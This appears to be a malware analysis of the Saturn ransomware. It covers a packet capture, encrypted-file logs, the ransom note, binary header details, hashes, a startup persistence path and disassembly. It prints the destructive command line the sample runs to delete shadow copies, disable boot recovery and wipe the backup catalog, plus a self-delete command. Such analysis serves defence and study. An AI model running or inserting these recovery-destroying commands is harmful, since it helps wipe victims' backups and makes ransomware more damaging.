


PROCESS FLOW

"C:\Windows\System32\cmd.exe" /C vssadmin.exe delete shadows /all /quiet & wmic.exe shadowcopy delete & bcdedit /set (default) bootstatuspolicy ignoreallfailures & bcdedit /set (default) recoveryenabled no & wbadmin delete catalog -quiet

vssadmin.exe delete shadows /all /quiet



"C:\Windows\system32\notepad.exe" C:\Users\foo\Desktop\#DECRYPT_MY_FILES#.txt
 "C:\Windows\System32\WScript.exe" "C:\Users\foo\Desktop\#DECRYPT_MY_FILES#.vbs"
 "C:\Program Files (x86)\Internet Explorer\iexplore.exe" -nohome

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del "C:\Users\foo\Desktop\PAYLOAD.exe"
 ping 1.1.1.1 -n 1 -w 3000

```

===== (UDURRANI) =====
[INIT] SYN PACKET SENT FROM 172.16.177.161 TO IP ADDRESS 204.79.197.200
PORT INFORMATION (52798, 80)
SEQUENCE INFORMATION (770974014, 0)
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(66)
  
```

```

===== (UDURRANI) =====
[SYN ACK ] PACKET SENT FROM 204.79.197.200 TO IP ADDRESS 172.16.177.161
PORT INFORMATION (80, 52798)
SEQUENCE INFORMATION (1694968728, 770974015)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(60)
00 00
  
```

```

===== (UDURRANI) =====
[ACKN] ACK PACKET SENT FROM 172.16.177.161 TO IP ADDRESS 204.79.197.200
PORT INFORMATION (52798, 80)
SEQUENCE INFORMATION (770974015, 1694968729)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
(60)
00 00 00 00 00 00
  
```

```

===== (UDURRANI) =====
[DATA PUSH!] IS COMING FROM 172.16.177.161 TO IP ADDRESS 204.79.197.200
PORT INFORMATION (52798, 80)
SEQUENCE INFORMATION (770974015, 1694968729)
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(376)
  
```

```

47 45 54 20 2F 66 61 76 69 63 6F 6E 2E 69 63 6F
20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70
74 3A 20 2A 2F 2A 0D 0A 41 63 65 70 74 2D 45
6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64
65 66 6C 61 74 65 0D 0A 55 73 65 72 2D 41 67 65
6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20
28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49
45 20 38 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E
54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 54 72
69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32
3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35
30 37 32 37 3B 20 2E 4E 45 54 20 43 4C 52 20 33
2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43
4C 52 20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65
64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E
30 3B 20 49 6E 66 6F 50 61 74 68 2E 33 3B 20 2E
4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30
45 29 0D 0A 48 6F 73 74 3A 20 77 77 7E 62 69
6E 67 2E 63 6F 6D 0D 0A 43 6F 6E 6E 65 63 74 69
6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A
0D 0A
  
```

```

GET /favicon.ico
HTTP/1.1..Accept-encoding: gzip, deflate..User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)..Host: www.bi ng.com..Connection: Keep-Alive..
  
```

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|

```

(608)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20
70 75 62 6C 69 63 2C 20 6D 61 78 2D 61 67 65 3D
31 35 35 35 32 30 30 0D 0A 43 6F 6E 74 65 6E
74 2D 4C 65 6E 67 74 68 3A 20 32 33 37 0D 0A 43
6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 69 6D 61
67 65 2F 78 2D 69 63 6F 6E 0D 0A 4C 61 73 74 2D
4D 6F 64 69 66 69 65 64 3A 20 54 75 65 2C 20 32
30 20 46 65 62 20 32 30 31 38 20 30 30 3A 35 31
3A 31 34 20 47 4D 54 0D 0A 56 61 72 79 3A 20 41
63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 0D 0A
58 2D 4D 53 45 64 67 65 2D 52 65 66 3A 20 52 65
66 20 41 3A 20 34 37 37 41 44 36 46 43 34 43 43
34 34 30 34 34 38 42 43 30 36 46 32 46 46 37 31
36 34 44 35 46 20 52 65 66 20 42 3A 20 46 52 41
45 44 47 45 30 33 31 36 20 52 65 66 20 43 3A 20
32 30 31 38 2D 30 32 2D 32 30 54 31 37 3A 32 34
3A 35 36 5A 0D 0A 44 61 74 65 3A 20 54 75 65 2C
20 32 30 20 46 65 62 20 32 30 31 38 20 31 37 3A
32 34 3A 35 36 20 47 4D 54 0D 0A 0D 0A 89 50 4E
47 0D 0A 1A 0A 00 00 0D 49 48 44 52 00 00 00
10 00 00 00 10 04 03 00 00 ED DD E2 52 00 00
00 01 73 52 47 42 0D AE CE 1C E9 00 00 04 67
41 4D 41 00 0B 1F 0B FC 61 05 00 00 09 70
48 59 73 00 00 0E C3 00 00 0E C3 01 C7 6F A8 64
00 00 2D 50 4C 54 45 0C 84 84 1B 8C 8C 28 92
92 35 99 99 58 AA AA 68 B2 B2 7F BE BE 8E C6 C6
9C CD CD AA D4 D4 C3 E0 E0 D0 E8 E8 E2 F0 F0 F2
F9 F9 FF FF 4A 3A CB 49 00 00 49 49 44 41
54 08 5B 63 60 80 03 26 03 28 83 ED 84 00 94 F1
  
```

```

HTTP/1.1 200 OK.
.Cache-Control:
public, max-age=
15552000..Conten
t-Length: 237..C
ontent-Type: ima
ge/x-icon..Last-
Modified: Tue, 2
0 Feb 2018 00:51
:14 GMT..Vary: A
ccept-Encoding..
X-MSEdge-Ref: Re
f A: 477AD6FC4CC
440448BC06F2FF71
64D5F Ref B: FRA
EDGE0316 Ref C:
2018-02-20T17:24
:56Z..Date: Tue,
20 Feb 2018 17:
24:56 GMT.....PN
G.....IHDR...
.....R..g
...sRGB.....g
AMA.....a.....p
HYs.....o.d
...PLTE.....(.
.S..X..h.....
.....J4.I...IIDA
T.[c'?.&.(.....
  
```


```

===== (UDURRANI) =====
[TERM] RST PACKET SENT FROM 172.16.177.161 TO IP ADDRESS 204.79.197.200
PORT INFORMATION (52798, 80)
SEQUENCE INFORMATION (770974337, 1694969283)
|URG:0 | ACK:1 | PSH:0 | RST:1 | SYN:0 | FIN:0|
(60)
00 00 00 00 00 00
  
```

FILES ENCRYPTED AND EXTENSION CHANGED TO *.SATURN

```
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#DECRYPT_MY_FILES#.html ** 983
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#DECRYPT_MY_FILES#.txt ** 407
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#KEY-efd3d6bb285aa27a0eeeadb3d52558d8.KEY ** 256
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\#Empire.xlsm.saturn ** 14848
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\Book1.xlsm.saturn ** 12400
[02-20-2018-20-24-00]-> F: \Users\foo\XLS\s.doc.saturn ** 1372096
```

RANSOM_PAGE



SATURN

Your documents, photos, databases, and other important files have been encrypted!

To Decrypt your files follow these instructions:

1. Download and Install Tor Browser from <https://www.torproject.org/>

2. Run the browser

3. In the Tor Browser, open website:

<http://su34pwhpcafeiztt.onion>

4. Follow the instructions at this website

LAST BUT NOT LEAST, FOR A HAPPY ENDING, SOUND EFFECTS WERE ADDED VIA VBS
SAVE THE FOLLOWING SCRIPT AS .VBS AND RUN IT 😊



```
Set C = CreateObject("SAPI.SpVoice")
C.Speak "Attention! Attention!"
For i = 1 to 4
C.Speak "Your documents, photos, databases and other important files have been encrypted!"
"
Next
```

BINARY INFO

```
MG-Structure :           MZ(Mark Zbikowski)
HeaderOffsetVal :       00000004
StackSeg :             00000000
Stack* :               000000b8
CkS :                  00000000
Instr* :               00000000
HeaderAdd :            00000108
*****

## FILE_TYPE => PE

+           i386 ...
+           EXE
+           Wed Feb 14 22:19:14 2018
+           5
+           0x400000 <- Base*
+           GUI
+           <32B>
+           211968 <- CS
+           0x1000 <- CoseBase*
*****

*           .text:
*           .text: <X>, <R>,
*           .rdata:
*           .rdata: I, <R>,
*           .data:
*           .data: I, <R>, <W>,
```

32 BIT Binary, Compiled on Feb 14

HASHES

9E87F069DE22CEAC029A4AC56E6305D2DF54227E6B0F0B3ECAD52A01FBADE021
AD787AEE4FA7A2BEAB8269AC61572021CDC9E044639B1BEE49D94700D09212F5

LINK FILE (475 Bytes shortcut)

\Users\foo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\5zy4hsui.lnk

CODE

```
mov     dword [ebp+var_34], 0x442418 // "runas"
mov     dword [ebp+var_30], 0x442420 // "cmd.exe"
mov     dword [ebp+var_2C], 0x442428 // "/C vssadmin.exe delete shadows /all /quiet & wmic.exe s
hadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no &
wadmin delete catalog -quiet"
mov     dword [ebp+var_28], 0x0
mov     dword [ebp+var_24], 0x0
call    dword [imp_ShellExecuteExA] // ShellExecuteExA
```

ShellExecuteExA(&_var_) // SHOULD RETURN 0x0

```
CreateProcessW ( "C:\Windows\System32\cmd.exe", ""C:\Windows\System32\cmd.exe" /C vssadmin.exe delete
shadows /all /quiet & wmic.exe shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wadmin delete catalog -quiet", NULL, NULL, FALSE,
CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT |
EXTENDED_STARTUPINFO_PRESENT, NULL, "C:\Users\foo\Desktop", .., .. );
```

PAYLOAD.exe		2,504 K	16,756 K
cmd.exe	Susp...	1,472 K	128 K

```
db     "-----BEGIN PUBLIC KEY-----MIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEA/W2C6rMwtDNG/RsSKr3D40viH3FZT8IP79h7GYRY
ACC5QhJ1CRkACFE+i2wVP7VnykyD+nW0WR9+30Y8NLUqDoIutAUtBGYbYdUODPZ8Mzc1+CM1WMRTv8n18Mexx0sfRU3pcC94vho/OCqNbqf6EV7GQwBC5aYzKv5
mWLoXw+PEzycrMFcQVYvc...", 0 ;
00441f60     db     "xxqxckxsuWcWrfR0M04AsGtKb35Iitp1JD0kT70ys8TvyHVx580P/0TCLC2dtivuYbjeqU2F6CmmRD1J0bsC+Lc2U2hjj2
UFsefPhvw+toXWrnPzafJ2jkFDFK4v7ToVDAu5KEhqGTDz/H+qv51SglgcVcvQIDAQAB-----END PUBLIC KEY-----", 0
push     0x441e60
call     dword [imp_CryptStringToBinaryA]
```

```
db     "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del \"%s\"", 0 ;
push     0x442530
```

StartAddress → 004479b0

```
db     "<html>\r\n<title>S A T U R N</title>\r\n<center>\r\n <body>\r\n <h1>S A T U R N</h1>\r\n <h4>Your documents, photos, databases, and other important files have been
encrypted!</h4>\r\n <br /> To Decrypt your files follow these instructions:\r\n <br />\r\n <div>\r\n <h4>1. D...", 0 ; DATA XREF=sub_4082e0+3074
db     "ownload and Install Tor Browser from <a href=https://www.torproject.org/>https://www.torproject.org/</a></h4>\r\n <br />\r\n <h4>2. Run the browser</h4>\r\n <br /
>\r\n <h4>3. In the Tor Browser, open website:</h3>\r\n <div style=\"background-color: #d9d9d9; margin-...", 0
db     "left: 20px; margin-right: 20px; padding-bottom: 8px; padding-left: 8px; padding-right: 8px; padding-top: 8px;\r\n</a><b>http://su34pwhpcafeiztt.onion</b><br/
>\r\n</div> \r\n <h4>4. Follow the instructions at this website</h4>\r\n </div>\r\n </body>\r\n</center>\r\n</h...", 0
db     "tml>\r\n<style>\r\n html {\r\n background-color: white;\r\n font-family: Helvetica, sans-serif;\r\n }\r\n \r\n div {\r\n background-color: #f2f2f2;\r\n width: 80:
\r\n padding: 25px;\r\n margin: 25px;\r\n overflow:hidden;\r\n }\r\n</style>\r\n", 0
```

IP INFO

204.79.197.200

